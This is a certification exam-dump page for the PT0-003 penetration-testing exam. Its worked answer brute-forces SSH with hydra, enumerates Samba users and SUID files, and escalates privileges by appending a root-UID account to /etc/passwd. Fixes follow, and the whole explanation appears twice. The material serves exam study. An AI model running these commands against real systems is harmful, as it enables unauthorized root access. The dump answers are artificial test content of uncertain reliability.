Valid PT0-003 Dumps shared by EduDump.com for Helping Passing PT0-003 Exam! EduDump.com now offer the newest PT0-003 exam dumps, the EduDump.com PT0-003 exam questions have been updated and answers have been corrected get the newest EduDump.com PT0-003 dumps with Test Engine here:
Access PT0-003 Dumps Premium Version
(426 Q&As Dumps, 35%OFF Special Discount Code: freecram)
<< Prev Question Next Question >>
Question 2/101
A previous penetration test report identified a host with vulnerabilities that was successfully exploited. Management has requested that an internal member of the security team reassess the host to determine if the vulnerability still exists.
Part 1:

. Analyze the output and select the command to exploit the vulnerable service.
Part 2:
. Analyze the output from each command.

Select the appropriate set of commands to escalate privileges.
Identify which remediation steps should be taken.
Part 1:
. Analyze the output and select the command to exploit the vulnerable service.
Part 2:
. Analyze the output from each command.
Select the appropriate set of commands to escalate privileges.
Identify which remediation steps should be taken.
Correct Answer:
See the Explanation below for complete solution.
Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
* Remove the SUID bit from cp.
* Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation
Part 1: Exploiting Vulnerable Service
* Nmap Scan Analysis
* Command: nmap -sC -T4 192.168.10.2
* Purpose: This command runs a default script scan with timing template 4 (aggressive).
* Output:
bash
Copy code
Port State Service
22/tcp open ssh
23/tcp closed telnet
80/tcp open http
111/tcp closed rpcbind
445/tcp open samba
3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
* Enumerating Samba Shares
* Command: enum4linux -S 192.168.10.2
* Purpose: To enumerate Samba shares and users.
* Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
* Selecting Exploit Command
* Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
* Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
* Explanation:
* -l lowpriv: Specifies the username.
* -P 500-worst-passwords.txt: Specifies the password list.
* -t 4: Uses 4 tasks/threads for the attack.
* ssh://192.168.10.2:22: Specifies the SSH service and port.
* Executing the Hydra Command
* Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
* Finding SUID Binaries and Configuration Files
* Command: find / -perm -2 -type f 2>/dev/null | xargs ls -l
* Purpose: To find world-writable files.
* Command: find / -perm -u=s -type f 2>/dev/null | xargs ls -l
* Purpose: To find files with SUID permission.
* Command: grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
* Purpose: To identify users with bash shell access.
* Selecting Privilege Escalation Command
* Command: echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
* Purpose: To create a new root user entry in the passwd file.
* Explanation:
* root2: Username.
* 5ZOYXRFHVZ7OY: Password hash.
* ::0:0: User and group ID (root).
* /root: Home directory.
* /bin/bash: Default shell.
* Executing the Privilege Escalation Command
* Result: Creation of a new root user root2 with a specified password.
* Remediation Steps Post-Exploitation
* Remove SUID Bit from cp:
* Command: chmod u-s /bin/cp
* Purpose: Removing the SUID bit from cp to prevent misuse.
* Make Backup Script Not World-Writable:
* Command: chmod o-w /path/to/backup/script
* Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
* Verifying Hydra Attack:
* Run the Hydra command and monitor for successful login attempts.
* Verifying Privilege Escalation:
* After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
* Implementing Remediation:
* Apply the remediation commands to secure the system and verify the changes have been implemented.
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.
Explanation:
The command that would most likely exploit the services is:
hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
The appropriate set of commands to escalate privileges is:
echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
The remediations that should be taken after the successful privilege escalation are:
* Remove the SUID bit from cp.
* Make backup script not world-writable.
Comprehensive Step-by-Step Explanation of the Simulation
Part 1: Exploiting Vulnerable Service
* Nmap Scan Analysis
* Command: nmap -sC -T4 192.168.10.2
* Purpose: This command runs a default script scan with timing template 4 (aggressive).
* Output:
bash
Copy code
Port State Service
22/tcp open ssh
23/tcp closed telnet
80/tcp open http
111/tcp closed rpcbind
445/tcp open samba
3389/tcp closed rdp
Ports open are SSH (22), HTTP (80), and Samba (445).
* Enumerating Samba Shares
* Command: enum4linux -S 192.168.10.2
* Purpose: To enumerate Samba shares and users.
* Output:
makefile
Copy code
user:[games] rid:[0x3f2]
user:[nobody] rid:[0x1f5]
user:[bind] rid:[0x4ba]
user:[proxy] rid:[0x42]
user:[syslog] rid:[0x4ba]
user:[www-data] rid:[0x42a]
user:[root] rid:[0x3e8]
user:[news] rid:[0x3fa]
user:[lowpriv] rid:[0x3fa]
We identify a user lowpriv.
* Selecting Exploit Command
* Hydra Command: hydra -l lowpriv -P 500-worst-passwords.txt -t 4 ssh://192.168.10.2:22
* Purpose: To perform a brute force attack on SSH using the lowpriv user and a list of the 500 worst passwords.
* Explanation:
* -l lowpriv: Specifies the username.
* -P 500-worst-passwords.txt: Specifies the password list.
* -t 4: Uses 4 tasks/threads for the attack.
* ssh://192.168.10.2:22: Specifies the SSH service and port.
* Executing the Hydra Command
* Result: Successful login as lowpriv user if a match is found.
Part 2: Privilege Escalation and Remediation
* Finding SUID Binaries and Configuration Files
* Command: find / -perm -2 -type f 2>/dev/null | xargs ls -l
* Purpose: To find world-writable files.
* Command: find / -perm -u=s -type f 2>/dev/null | xargs ls -l
* Purpose: To find files with SUID permission.
* Command: grep "/bin/bash" /etc/passwd | cut -d':' -f1-4,6,7
* Purpose: To identify users with bash shell access.
* Selecting Privilege Escalation Command
* Command: echo "root2:5ZOYXRFHVZ7OY::0:0:root:/root:/bin/bash" >> /etc/passwd
* Purpose: To create a new root user entry in the passwd file.
* Explanation:
* root2: Username.
* 5ZOYXRFHVZ7OY: Password hash.
* ::0:0: User and group ID (root).
* /root: Home directory.
* /bin/bash: Default shell.
* Executing the Privilege Escalation Command
* Result: Creation of a new root user root2 with a specified password.
* Remediation Steps Post-Exploitation
* Remove SUID Bit from cp:
* Command: chmod u-s /bin/cp
* Purpose: Removing the SUID bit from cp to prevent misuse.
* Make Backup Script Not World-Writable:
* Command: chmod o-w /path/to/backup/script
* Purpose: Ensuring backup script is not writable by all users to prevent unauthorized modifications.
Execution and Verification
* Verifying Hydra Attack:
* Run the Hydra command and monitor for successful login attempts.
* Verifying Privilege Escalation:
* After appending the new root user to the passwd file, attempt to switch user to root2 and check root privileges.
* Implementing Remediation:
* Apply the remediation commands to secure the system and verify the changes have been implemented.
By following these detailed steps, one can replicate the simulation and ensure a thorough understanding of both the exploitation and the necessary remediations.


- Question List (101q)
- Question 1: While performing reconnaissance, a penetration tester attemp...
- Question 2: A previous penetration test report identified a host with vu...
- Question 3: Which of the following techniques is the best way to avoid d...
- Question 4: A penetration tester identifies an exposed corporate directo...
- Question 5: A penetration tester wants to create a malicious QR code to ...
- Question 6: A penetration tester finds an unauthenticated RCE vulnerabil...
- Question 7: A penetration tester assesses an application allow list and ...
- Question 8: A penetration tester obtains the following output during an ...
- Question 9: A penetration tester gains access to a Windows machine and w...
- Question 10: While conducting an assessment, a penetration tester identif...
- Question 11: A tester enumerated a firewall policy and now needs to stage...
- Question 12: Which of the following are valid reasons for including base,...
- Question 13: A penetration tester is performing a network security assess...
- Question 14: A penetration tester is getting ready to conduct a vulnerabi...
- Question 15: During an assessment, a penetration tester wants to extend t...
- Question 16: During an assessment, a penetration tester obtains an NTLM h...
- Question 17: A client recently hired a penetration testing firm to conduc...
- Question 18: During a vulnerability assessment, a penetration tester conf...
- Question 19: During an engagement, a penetration tester runs the followin...
- Question 20: A penetration tester identifies the following open ports dur...
- Question 21: A company hires a penetration tester to test the security of...
- Question 22: A client recently hired a penetration testing firm to conduc...
- Question 23: A penetration tester is researching a path to escalate privi...
- Question 24: A penetration tester finishes an initial discovery scan for ...
- Question 25: A tester completed a report for a new client. Prior to shari...
- Question 26: Before starting an assessment, a penetration tester needs to...
- Question 27: A penetration tester attempts unauthorized entry to the comp...
- Question 28: A penetration tester gains access to a Windows machine and w...
- Question 29: A penetration tester needs to use the native binaries on a s...
- Question 30: During a red-team exercise, a penetration tester obtains an ...
- Question 31: An external legal firm is conducting a penetration test of a...
- Question 32: A penetration tester needs to evaluate the order in which th...
- Question 33: A tester performs a vulnerability scan and identifies severa...
- Question 34: A penetration tester launches an attack against company empl...
- Question 35: During an assessment, a penetration tester obtains a low-pri...
- Question 36: SIMULATION Using the output, identify potential attack vecto...
- Question 37: A penetration tester runs a vulnerability scan that identifi...
- Question 38: During a penetration test, you gain access to a system with ...
- Question 39: A penetration tester is configuring a vulnerability manageme...
- Question 40: You are a security analyst tasked with hardening a web serve...
- Question 41: A penetration tester is performing an assessment focused on ...
- Question 42: Which of the following explains the reason a tester would op...
- Question 43: Given the following script: $1 = [System.Security.Principal....
- Question 44: A penetration tester successfully gained access to manage re...
- Question 45: During a routine penetration test, the client's security tea...
- Question 46: During a red-team exercise, a penetration tester obtains an ...
- Question 47: A penetration tester completes a scan and sees the following...
- Question 48: A penetration tester needs to confirm the version number of ...
- Question 49: A penetration tester writes a Bash script to automate the ex...
- Question 50: During a security assessment of an e-commerce website, a pen...
- Question 51: A penetration tester is performing reconnaissance for a web ...
- Question 52: A penetration tester observes the following output from an N...
- Question 53: A penetration tester discovers data to stage and exfiltrate....
- Question 54: A penetration tester gains access to a domain server and wan...
- Question 55: Which of the following could be used to enhance the quality ...
- Question 56: A penetration tester performs several Nmap scans against the...
- Question 57: A penetration tester is evaluating a SCADA system. The teste...
- Question 58: A penetration tester reviews a SAST vulnerability scan repor...
- Question 59: A penetration tester gains access to the target network and ...
- Question 60: A penetration tester needs to scan a remote infrastructure w...
- Question 61: During host discovery, a security analyst wants to obtain Ge...
- Question 62: A penetration tester is performing network reconnaissance. T...
- Question 63: A penetration tester is performing a cloud-based penetration...
- Question 64: Which of the following will reduce the possibility of introd...
- Question 65: A penetration tester currently conducts phishing reconnaissa...
- Question 66: During an external penetration test, a tester receives the f...
- Question 67: A penetration tester compromises a Windows OS endpoint that ...
- Question 68: A tester runs an Nmap scan against a Windows server and rece...
- Question 69: A penetration tester is unable to identify the Wi-Fi SSID on...
- Question 70: A penetration tester cannot complete a full vulnerability sc...
- Question 71: Which of the following components should a penetration teste...
- Question 72: A penetration tester performs a service enumeration process ...
- Question 73: A penetration tester is trying to get unauthorized access to...
- Question 74: During a penetration test, a junior tester uses Hunter.io fo...
- Question 75: During a penetration testing engagement, a tester targets th...
- Question 76: During a security assessment, a penetration tester wants to ...
- Question 77: A penetration tester is performing an authorized physical as...
- Question 78: Which of the following describes the process of determining ...
- Question 79: A penetration tester presents the following findings to stak...
- Question 80: During a penetration test, the tester identifies several unu...
- Question 81: A penetration tester is configuring a vulnerability manageme...
- Question 82: A penetration tester attempts to run an automated web applic...
- Question 83: A penetration tester is searching for vulnerabilities or mis...
- Question 84: A penetration tester wants to check the security awareness o...
- Question 85: During a discussion of a penetration test final report, the ...
- Question 86: A penetration tester would like to leverage a CSRF vulnerabi...
- Question 87: Which of the following elements of a penetration test report...
- Question 88: A penetration tester needs to identify all vulnerable input ...
- Question 89: A company hires a penetration tester to perform an external ...
- Question 90: During an internal penetration test, a tester compromises a ...
- Question 91: A penetration tester creates a list of target domains that r...
- Question 92: A penetration testing team needs to determine whether it is ...
- Question 93: In a cloud environment, a security team discovers that an at...
- Question 94: During a security assessment, a penetration tester uses a to...
- Question 95: A penetration tester executes multiple enumeration commands ...
- Question 96: A penetration tester is compiling the final report for a rec...
- Question 97: Which of the following can an access control vestibule help ...
- Question 98: During a security audit, a penetration tester wants to run a...
- Question 99: Which of the following techniques is the best way to avoid d...
- Question 100: A penetration tester performs a service enumeration process ...
- Question 101: A penetration tester is conducting reconnaissance for an upc...
